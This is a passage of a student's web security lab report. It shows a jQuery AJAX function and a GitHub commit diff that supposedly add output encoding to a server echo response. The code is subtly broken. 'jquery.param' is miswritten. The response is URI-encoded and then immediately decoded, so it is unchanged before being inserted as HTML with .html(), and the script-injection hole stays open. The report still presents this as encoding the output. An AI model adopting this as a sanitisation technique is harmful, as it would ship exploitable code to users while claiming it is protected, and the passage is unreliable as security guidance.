
- Then I performed encoding method before it prints the output to the server
- First the response is encoded with encodeURIcomponent and then we can print the encoded message
- We can also print the decoded message
- For validations, I given the console message everytime to check the correct response.
- Code is displayed in (figure:17)


~/waph-atmakugh/labs/lab2/waph-atmakugh.html • - Sublime Text (UNREGISTERED)

```
        }

        function jQueryAjax() {
            var input = $("#data").val();
            var encoded_input = jquery.param({ data: input});
            if (!input) {
                alert("Please give some input");
                return;
            }

            $.get("echo_2.php?" + encoded_input,
                function(result) {
                    var encodedval = encodeURIComponent(result);
                    var decodeval = decodeURIComponent(encodedval);
                    $("#response").html("Response from server:" + decodeval);
                    console.log("Encoded.result:", encodedval);
                    console.log("Decoded result:", decodeval);
                }
            );
            $("#data").val("");
        }
```

Figure 17: Encoded result

- Github commit message of it (figure 18):


github.com/ATMAKURIGANESH3009/waph-atmakugh/commit/ae1db053204e2bfccc4516b72c0b5891b3580230#diff-05d96b99d9dc5a4a329bfff0637bd71a1e1e87c226fd4f2c7b102b80f920014e

Showing **21 changed files** with **361 additions** and **2 deletions**.

```
BIN +161 KB Hackathon1/images/level5.png
BIN +161 KB Hackathon1/images/level6.1.png
BIN +172 KB Hackathon1/images/level6.2.png
166 Hackathon1/waph-atmakugh.html
9 labs/lab2/waph-atmakugh.html
```

```diff
@@ -77,14 +77,19 @@ <h3>Student: GANESH ATMAKURI</h3>

                function jQueryAjax() {
                        var input = $("#data").val();
+                       var encoded_input = jquery.param({ data: input});
                        if (!input) {
                                alert("Please give some input");
                                return;
                        }

-                       $.get("echo_2.php?data="+input,
+                       $.get("echo_2.php?" + encoded_input,
                                function(result) {
-                                       $("#response").html("Response from server:" + result);
+                                       var encodedval = encodeURIComponent(result);
+                                       var decodeval = decodeURIComponent(encodedval);
+                                       $("#response").html("Response from server:" + decodeval);
+                                       console.log("Encoded.result:", encodedval);
+                                       console.log("Decoded result:", decodeval);
                                }
                        );
                        $("#data").val("");
```

0 comments on commit `ae1db05`

Please sign in to comment.

Figure 18: Encoded github commit